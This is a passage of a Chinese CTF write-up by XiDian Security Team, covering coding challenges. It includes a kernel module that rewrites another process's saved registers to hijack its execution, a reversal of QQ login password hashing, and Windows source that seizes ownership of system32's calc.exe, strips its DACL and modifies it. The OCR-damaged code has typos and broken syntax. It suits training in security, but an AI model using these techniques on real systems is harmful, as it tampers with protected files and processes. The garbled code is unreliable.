得到结果转化成字符串并在前面加上 xdsec，得到完整的 key。

算法代码如下

```
void AlgoTwo(char* szUser,char* szPass)
{
```

```
    char AscName[50];
```

```
    int i,j,Multi=1;
```

```
    int len=strlen(szUser);
```

```
    for(i=0;i<len;i++)
```

```
{
```

```
    AscName[i]=(int)szUser[i];
```

```
}
```

```
    for(j=0;j<len;j++)
```

```
{
```

```
    Multi*=AscName[j];
```

```
}
```

```
    char Positive[50];
```

```
    itoa(Multi,Positive,10);
```

```
    i = 0;j = strlen(Positive) - 1;
```

```
    while(i < j){
```

```
        char t = Positive[i];
```

```
        Positive[i] = Positive[j];
```

```
Positive[j] = t;  
i++;  
j-;  
}  
  
int Reverse = atoi(Positive);  
  
int sum=Multi+Reverse;  
  
char result1[50];  
itoa(sum,result1,10);  
  
char magic[100] = "xdsec";  
strcat(magic,result1);  
  
}
```

Challenge.Coding

Coding1:

```
var user={star: false, vip :false};

var friends_manage_groups = {

  //"code" : o,
  //msg : "操作成功",
  "data": {
    "groups" :[],

    "friends":
      [{"fid":397820065,"timepos":5,"fgroups":[],"comf":3,"compos":1,"large_url":"http://hdn.xni
mg.cn/photos/hdn321/20120505/1610/h_large_cNdq_5f4c00077afdd75.jpg","tiny_url":"http:
//hdn.xnimimg.cn/photos/hdn521/20110503/1610/tiny_gUa2_8043fdd118.jpg","fname":">\u99
48\u9c38\u9e50","info":">\u890f\u5b79\u7535\u5850\u79d1\u5927","pos":1},{"fid":28756d23,"
timepos":3,"fgroups":[],"comf":3,"compos":2,"large_url":"http://hdn.xnimimg.cn/photos/hdn
321/20111115/2025/h_large_qD6U_6f9200008a3b2f76.jpg","tiny_url":"http://hdn.xnimimg.cn/
photos/hdn221/20111115/2025/tiny_aBUj_44284a019118.jpg","fname":">\u4fd5\u5dd6\u5b8f",
"info":">\u887f\u5b99\u7g35\u5b50\u79d1\u5927","pos":2}],

    "specialfriends": [],

    "kUserCommunityJudge": 3,

    "hostFriendCount": 9,

    "hotFriends":[{"fid":285457245,"timepos":1,"comf":3,"compos":4,"large_url":"http://hdn.xn
img.cn/photos/hdn421/20130813/1150/h_large_BOr7_771f000003dd111a.jpg","tiny_url":"htt
p://hdn.xnimimg.cn/photos/hdn121/20130813/1150/tiny_c1m3_133200odd42e113e.jpg","fname
":">\u88dd\u822a","info":">\u8ddf\u5bdd\u7535\u5b50\u79d1\u5927","pos":8},{"fid":413417388,
"timepos":2,"comf":0,"compos":9,"large_url":"http://hdn.xnimimg.cn/photos/hdn121/201205
30/1325/h_large_jotQ_4f6coooddca31376.jpg","tiny_url":"http://hdn.xnimimg.cn/photos/hdn
```

```

421\20120530\1330\tiny_Sj8y_0a7500odd851375.jpg","fname":"\u9a6c\u9896\u541b","info":
"  ","pos":5}]

}

};


```

编写一个程序/脚本，利用正则表达式，从附件 1.txt 中 json 数据中，提取出 friends 数组中的 fid、fname、info 的信息。

提出来的信息格式可以像这样：

```

"fid":397820065,"fname":"\u9948\u9c38\u9e50","info":"\u890f\u5b79\u7535\u5850\u79d1\u5
927",
"fid":28756d23,"fname":"\u4fd5\u5dd6\u5b8f","info":"\u887f\u5b99\u7g35\u5b50\u79d1\u59
27",

```

说明：

此题需上交实现文档、源码、可执行文件。

你可以用 c/c++/c#/shell/python/java 中任何一种语言实现

解题思路：

仔细观察，构造正则表达式

Coding2:

编写一个程序（比如 kernel module），使附件 2.c 中的程序跳出死循环。2.c 中的代码如下：

```

#include <stdio.h>

int main(int argc, char *argv[])
{
    int n = 1;

    printf("Address of n :%x\n",&n);

    printf("My pid is: %d.\n", getpid());

    while(1){

        sleep(3); /* sleep for 3 secs */

    }

    printf("I break out\n");

    return 0;
}

```

```
}
```

说明：

此题只需上交实现文档、源码。源码中请以注释注明平台、系统。比如 32 位 linux 3.2。

将上述代码编译好（不能修改），运行，想办法令其跳出循环，打印出 "I break out\n"。

你的代码不能调用任何其他软件，比如 od 之类。

如果你知道内核栈、pt_regs 结构体、函数栈桢，那么你很有可能成功。

成功打印出 "I break out\n" 但同时引发段错误得 2/3 分。

解题思路：

解法有多种，比如 linux 的 ptrace 改写用户栈，windows 下的 WriteProcessMemory。。

下面是比较脑残的方法—修改内核栈。

为什么说脑残，因为改写用户栈就可以完成这个任务，把 sleep 的 ret_addr 改成 printf 的地址就行了。改写内核栈稍微麻烦了点。

环境：32 位 linux3.2.0

把 2.c 用 TCC 编译好（用 gcc 会把 while(1) 循环下面的语句优化掉，造成无解）。反汇编如下：

```
int main(int argc, char *argv[])
{
    8048244: 55          push    %ebp
    8048245: 89 e5        mov     %esp,%ebp
    8048247: 81 ec 04 00 00 00  sub    $0x4,%esp
    804824d: b8 01 00 00 00  mov    $0x1,%eax
    8048252: 89 45 fc      mov    %eax,-0x4(%ebp)
```

```
    int n = 1;
```

```
    printf("Address of n :%x\n",&n);
```

```
    8048255: 8d 45 fc      lea    -0x4(%ebp),%eax
    8048258: 50          push    %eax
```

```
8048259: b8 64 94 04 08      mov    $0x8049464,%eax
804825e: 50                  push   %eax
804825f: e8 bc 01 00 00      call   8048420 <__preinit_array_end+0x20>
8048264: 83 c4 08          add    $0x8,%esp
```

```
printf("My pid is: %d.\n", getpid());
```

```
8048267: e8 c4 01 00 00      call   8048430 <__preinit_array_end+0x30>
804826c: 50                  push   %eax
804826d: b8 76 94 04 08      mov    $0x8049476,%eax
8048272: 50                  push   %eax
8048273: e8 a8 01 00 00      call   8048420 <__preinit_array_end+0x20>
8048278: 83 c4 08          add    $0x8,%esp
```

```
while(1){
```

```
    sleep(3);/* sleep for 3 secs */
```

```
804827b: b8 03 00 00 00      mov    $0x3,%eax
8048280: 50                  push   %eax
8048281: e8 ba 01 00 00      call   8048440 <__preinit_array_end+0x40>
8048286: 83 c4 04          add    $0x4,%esp
8048289: eb fo              jmp    804827b <main+0x37>
}
```

```
    printf("I break out\n");
```

```
804828b: b8 86 94 04 08      mov    $0x8049486,%eax
8048290: 50                  push   %eax
8048291: e8 8a 01 00 00      call   8048420 <__preinit_array_end+0x20>
8048296: 83 c4 04          add    $0x4,%esp
```

```
    return o;

8048299: b8 00 00 00 00      mov    $0x0,%eax
804829e: e9 00 00 00 00      jmp    80482a3 <main+0x5f>
80482a3: c9                  leave
80482a4: c3                  ret
...

```

TCC 产生的汇编看起比 gcc 简单好多。

思路就是先获取指定进程的 task_struct,进而通过 ask_pt_regs 获得 pt_regs (存着进程进入内核空间前夕的寄存器信息),然后就为所欲为啦, 改改这个结构的 ip 字段, 再改改 sp 和 bp 字段。

那么, 未修改之前, pt_regs 中存的是什么呢?

存的是: 调用 sleep () 后, 在 sleep () 中, 进入系统调用之前, 各寄存器信息。

所以, 此时的 ip 指向的是 sleep () 中的某句指令, 用户栈 (bp、sp) 也是处在某个状态。

我们需要改写这些信息, 下面直接上代码了, 代码的注释很详尽。

环境: 32 位 linux3.2.0

```
#include <linux/init.h>
#include <linux/module.h>
#include <linux/sched.h>
#include <linux/pid.h>
#include <asm/syscalls.h>

static unsigned int hispid;
static unsigned long addr;

module_param(hispid, uint, 0644);/* target pid */
module_param(addr, ulong, 0644);/* addr of n */

static int __init copyhim_init(void)
```

```

{

    struct task_struct *histask;

    struct pt_regs *hisregs; /* target process's pt_regs data struct,
                                it records the regs when process trapped into kernel,
                                it is located in the kernel stack,
                                where task_struct is also located in*/

    unsigned long hisip;

    struct pt_regs *newregs;
    printk("I'm working...\n");
    for_each_process(histask){
        if(histask->pid == hispid){

            printk("I got him!\n");
            break;
        }
    }

    histask->state=TASK_STOPPED; /* before we edit his regs, make him unscheduled first*/
}

/*hisregs = ((struct pt_regs *)
             (THREAD_SIZE + task_stack_page(histask)) - 1; */

hisregs=task_pt_regs(histask);/* a function of linux 3.2.0 ,
                            which get the pt_regs by the task_struct */

printk("cs: %x\niss: %x\nip: %x\nsp: %x\n",hisregs->cs,hisregs->ss,hisregs->ip,hisregs->sp);

hisregs->ip=0x80484c6; /* this is the instruction addr of printf("i break out");

                            it can be read from the bin file */

hisregs->sp=addr; /* after sleep return, the main() stack only contain n (it can be read
from the disassembly code), so let sp=addr*/

hisregs->bp=addr+0x4; /* it can be read from the disassembly code */

```

```
    return o;  
}  
  
static void __exit copyhim_exit(void)  
{  
    printk("I'm leaving");  
}  
  
module_init(copyhim_init);  
module_exit(copyhim_exit);
```

Coding3:

抓包分析，编写一个程序/脚本，实现自动登录朋友网并发表状态。

说明：

此题需上交实现文档、源码、可执行文件。

你可以用 c/c++/c#/shell/python/java 中任何一种语言实现。

你的程序/脚本不能利用腾讯的 open api。

你的程序/脚本能够将用户输入的文字，自动地发表到朋友网。

不能跟 3g.pengyou.com 有任何关系.

解题思路：

先登录抓包看看,开始用火狐插件 live http headers,请求信息如下:

GET
/login?u=1105233376&p=F73FEAABCDE646B4916948725F71A8615&verifycode=!XKR&aid=1500
4601&u1=http%3A%2F%2Fwww.pengyou.com%2Findex.php%3Fmod%3Dlogin2%26act%3Dqqlogi
n&h=1&ptredirect=1&ptlang=2052&from_ui=1&dumy=&fp=loginerroralert&action=4-10-19297
&mibao_css=&t=1&g=1&js_type=o&js_ver=10048&login_sig=xCpWhzFcvrNmyqsalZ1oeHmfYw
jTWQxBRZQjpoY4rVks5y2Vkez5SghhISmCeB2e HTTP/1.1

...

...

其中有几个关键参数:

p 参数,不用猜,肯定是 qq 密码经过某种加密算法产生的.

verifycode,这个看起来就是验证码了,不知道是哪里来的,因为一开始抓包没发现到它(现在想来,应该是我没认真看抓到的信息).后来通过 charles 抓包发现.

login_sig,其实也不关键吧,我没加这个参数还是模拟登陆成功.

首先得解决的问题是,加密算法是怎样的...这得从 js 里找.

我就用火狐插件下断点,那个慢慢找,找呀找,找到一个老朋友 md5(),顺带找到了它的基友.加密算法大概如下:

```
var uin=uin2hex("qq 帐号")
var M="qq 密码";
var l=hexchar2bin(md5(M));
var H=md5(l+uin);
var G=md5(H+"验证码");

function hexchar2bin(str){
    var arr=[];
    for(var i=0;i<str.length;i+=2){
        arr.push("\\"+str.substr(i,2))
    }
    arr=arr.join("");
    eval("var temp = '"+arr+"'");
    return temp
}

function uin2hex(str){
    var maxLength=16;
    str=parseInt(str);
    var hex=str.toString(16);
```

```

var len=hex.length;
for(var i=len;i<maxLength;i++){
    hex="o"+hex
}
var arr=[];
for(var j=0;j<maxLength;j+=2){
    arr.push("\\"+hex.substr(j,2))
}
var result=arr.join("");
eval('result="'+result+'"');
return result
}

```

算法还算简单,就是产生\6F\AE\种 hex 字串.问题在于:那个 eval 干什么的...我不懂 js

后来研究发现,那个 eval 函数好神奇,把字串转换成数值了.后面自己实现加密算法关键就在这点.

接下来就找找看验证码是怎么来的,我通过 charles 设置断点(收发 http 请求的断点),发现打开朋友网的时候有这么个包.

GET
/Check?uin=1105233376&appid=15004601&js_ver=10045&js_type=0&login_sig=TC3orAkS7gYO
dZyNZjHWA1X-aaiL1tqwE3caBf3GZGrAT1aZPtI6rqyk6XeUkE8B&u1=http%3A%2F%2Fwww.peng
you.com%2Findex.php%3Fmod%3Dlogin%26act%3Dqqlogin&r=0.18171071092781466 HTTP/1.1
...
...
ptui_checkVC('o','!KBQ','\x00\x00\x00\x00\x41\xeo\x85\xeo');

哈哈,!KBQ 验证码到手了,\x00\x00\x00\x00\x41\xeo\x85\xeo 是我 qq 号的 hex

再研究一会,模拟登录就搞定了,至于发表状态,也没多少难度了.

看代码吧,代码有注释.

这个代码有点长,我把它放在我的博客了:<http://whitepig.sinaapp.com/archives/258>

Coding4:

本题考点：

1. 更改系统文件操作权限
2. 32 位程序在 64 位系统中涉及到的重定位问题

解题思路：

1. 针对系统文件权限修改

Win vista 后，针对系统文件，管理员只有运行和读取权限，而没有修改权限。在之后的系统中只有名为 TrustedInstaller 拥有对系统文件的修改权限。那是否可以直接把文件属性改为通过管理员身份便可以修改呢？答案是否定的。同样也只有 TrustedInstaller（文件所有者）可以改变文件属性。但是由于 TrustedInstaller 是 Windows 系统服务中一个虚拟的用户，所以基本上无法模拟 TrustedInstaller 的权限令牌。但是天无绝人之路，系统程序 takeown 便可以把一个系统文件的所有者从 TrustedInstaller 改为管理员，通过逆向系统文件 takeown 便可以轻松找到改变所有者的关键代码。这样我们便可以在管理员下改变文件属性，进而获得修改系统文件的权限。

2. 文件重定向

64 位系统为了保证对 32 位程序的兼容性，会在程序执行时对系统文件进行重定向，所有对 system32 目录的操作都会转移到 syswow64 目录下。Ring3 下有 2 种方法可以在 64 位系统中访问 system32 目录。

- 一、通过 Wow64EnableWow64FsRedirection、Wow64Revert Wow64FsRedirection 等函数关闭程序的重定向；
- 二、通过 windows\Sysnative\calc.exe 来直接访问 system32。

这就是基本的解题思路，附件为本题第一个正确解答者（Fangfang）的源代码，供大家参考：

```
// coding4.cpp : 定义控制台应用程序的入口点。
//队伍 Fangfang
//队员 yufan
//coding4

#include "stdafx.h"

//函数声明
BOOL Is64();
BOOL GetTakeOwnershipPrivilege();
BOOL TakeOwnerShip(
    IN PCTSTR ptcsFilePath
);
BOOL GetFilePrivilege (
    IN PCTSTR ptcsFilePath
```

```
);

int _tmain(int argc, _TCHAR* argv[])
{
    const std::wstring strClacPath32 = TEXT("\\\\system32\\\\calc.exe");
    const std::wstring strClacPath64 = TEXT("\\\\Sysnative\\\\calc.exe");
    std::wstring strClacPath;
    const std::wstring strTeamName = TEXT("Fangfang");
    BOOL bRst;
    LPTSTR lpWinDir;

    printf_s("Start...\n");
    //获取系统目录
    lpWinDir = (LPTSTR)VirtualAlloc(NULL, 100, MEM_COMMIT, PAGE_READWRITE);
    if (lpWinDir == NULL)
    {
        printf_s("memory allocate failed\n");
        return -1;
    }
    GetWindowsDirectory(lpWinDir, 100);
    strClacPath = lpWinDir;

    //判断系统类型，确定 calc.exe 路径
    if(Is64())
    {
        printf_s("64bit system...\n");
        strClacPath += strClacPath64;
    }
    else
    {
        printf_s("32bit system...\n");
        strClacPath += strClacPath32;
    }

    //获取为 SeTakeOwnershipPrivilege 权限。
    bRst = GetTakeOwnershipPrivilege();
    if (!bRst)
    {
        printf_s("GetTakeOwnershipPrivilege Failed\n");
        return -1;
    }
}
```

```
//获得文件所有权
bRst = TakeOwnerShip(strClacPath.c_str());
if (!bRst)
{
    printf_s("TakeOwnerShip Failed\n");
    return -1;
}

bRst = GetFilePrivilege(strClacPath.c_str());
if (!bRst)
{
    printf_s("GetFilePrivilege Failed\n");
    return -1;
}

//修改文件
HANDLE hFile = CreateFile(strClacPath.c_str(), GENERIC_READ | GENERIC_WRITE, o, NULL,
OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
if (INVALID_HANDLE_VALUE != hFile)
{
    SetFilePointer(hFile, o, NULL, FILE_END);
    DWORD dwWritten;
    bRst = WriteFile(hFile, strTeamName.c_str(), strTeamName.length()*2, &dwWritten, NULL);
    if (!bRst)
    {
        printf_s("WriteFile Failed\n");
        return -1;
    }
}

//Cleanup
if (hFile != NULL)
    CloseHandle(hFile);
if (lpWinDir != NULL)
    VirtualFree(lpWinDir, 100, MEM_DECOMMIT);

printf_s("Finished! Press Enter to quit\n");
getchar();
return o;
}

BOOL GetTakeOwnershipPrivilege()
/*++
```

Routine Description:

为本进程赋予 SeTakeOwnershipPrivilege 权限。

Return Value:

成功返回 TRUE，失败返回 FALSE

```
--*/
{
    HANDLE hProc = NULL;
    HANDLE hToken = NULL;
    BOOL bRet = FALSE;

    do {
        hProc = OpenProcess(PROCESS_QUERY_INFORMATION,
                            FALSE,
                            GetCurrentProcessId()
                        );
        if (!hProc)
            break;

        HANDLE hToken = NULL;

        bRet = OpenProcessToken(hProc,
                               TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY,
                               &hToken
                           );
        if (!bRet)
            break;

        LUID Luid;

        bRet = LookupPrivilegeValue(NULL,
                                   TEXT("SeTakeOwnershipPrivilege"),
                                   &Luid
                               );
        if (!bRet)
            break;

        TOKEN_PRIVILEGES NewTP;
        NewTP.Privileges[0].Luid.LowPart = Luid.LowPart;
        NewTP.Privileges[0].Luid.HighPart = Luid.HighPart;
        NewTP.PrivilegeCount = 1;
        NewTP.Privileges[0].Attributes = 2;
```

```

bRet = AdjustTokenPrivileges(hToken, FALSE, &NewTP, 0, 0, NULL);
if (!bRet) {
    break;
}

bRet = TRUE;
} while (FALSE);

if (hProc)
    CloseHandle(hProc);
if (hToken)
    CloseHandle(hToken);
return bRet;
}

```

BOOL TakeOwnerShip(
 IN PCTSTR ptcsFilePath
)
/*++

Routine Description:

取得某文件的所有者权限。

Arguments:

ptcsFilePath - 输入参数，要取得所有者权限的文件的完整路径.

Return Value:

成功返回 TRUE，失败返回 FALSE

-*/

{

```

SID_IDENTIFIER_AUTHORITY sia = {0, 0, 0, 0, 0, 5};
PSID pSid = NULL;
HANDLE hFile = INVALID_HANDLE_VALUE;
PACL pAcl = NULL;
PSECURITY_DESCRIPTOR pSD = NULL;
SECURITY_DESCRIPTOR sd;
BOOL bRet = FALSE;
do {

```

```

    if ( !ptcsFilePath )
        break;

```

```

    if (!AllocateAndInitializeSid(&sia, 0x2, 0x20, 0x220,
                                0, 0, 0, 0, 0, 0, &pSid))
        break;

```

```
if (!InitializeSecurityDescriptor(&sd, SECURITY_DESCRIPTOR_REVISION))
    break;

hFile = CreateFile( ptcsFilePath,
                    FILE_SUPPORTS_ENCRYPTION,
                    FILE_SHARE_READ,
                    NULL,
                    OPEN_EXISTING,
                    FILE_FLAG_BACKUP_SEMANTICS,
                    NULL
                );
if (hFile != INVALID_HANDLE_VALUE){
    DWORD dwStatus = GetSecurityInfo(hFile,
                                      SE_FILE_OBJECT,
                                      DACL_SECURITY_INFORMATION,
                                      0,
                                      0,
                                      &pAcl,
                                      0,
                                      &pSD
                                    );
    if (dwStatus != ERROR_SUCCESS)
        break;
    if (!SetSecurityDescriptorDacl(&sd, TRUE, pAcl, FALSE))
        break;
}
if (!SetSecurityDescriptorOwner(&sd, pSid, FALSE))
    break;

if (!SetFileSecurity(ptcsFilePath, OWNER_SECURITY_INFORMATION, &sd))
{
    int temp=GetLastError();
    break;
}
bRet = TRUE;
} while (FALSE);

// over
if (pSid)
    FreeSid(pSid);
if (hFile != INVALID_HANDLE_VALUE)
    CloseHandle(hFile);
if (pSD)
    LocalFree(pSD);
```

```
    return bRet;
}

BOOL GetFilePrivilege (
    IN PCTSTR ptcsFilePath
)
/*++
Routine Description:
    取得删除文件的权限

Arguments:
    ptcsFilePath - 输入参数，要取得所有者权限的文件的完整路径

Return Value:
    成功返回 TRUE，失败返回 FALSE
--*/
{
    SECURITY_DESCRIPTOR sd;

    if (!InitializeSecurityDescriptor(&sd, SECURITY_DESCRIPTOR_REVISION))
        return FALSE;

    if (!SetSecurityDescriptorDacl(&sd, TRUE, NULL, FALSE))
        return FALSE;

    if (!SetFileSecurity(ptcsFilePath, DACL_SECURITY_INFORMATION, &sd))
        return FALSE;

    return TRUE;
}

BOOL Is64()
/******************************************************************************/
/* 判断系统为 32 位或 64 位 */
/******************************************************************************/
{
    SYSTEM_INFO si;
    GetNativeSystemInfo(&si);
    if (si.wProcessorArchitecture == PROCESSOR_ARCHITECTURE_AMD64 ||
        si.wProcessorArchitecture == PROCESSOR_ARCHITECTURE_IA64 )
    {
        return TRUE;//64 位操作系统
    }
}
```

```
    }
    else
    {
        return FALSE;// 32 位操作系统
    }
}
```

XiDian Security Team

2013.10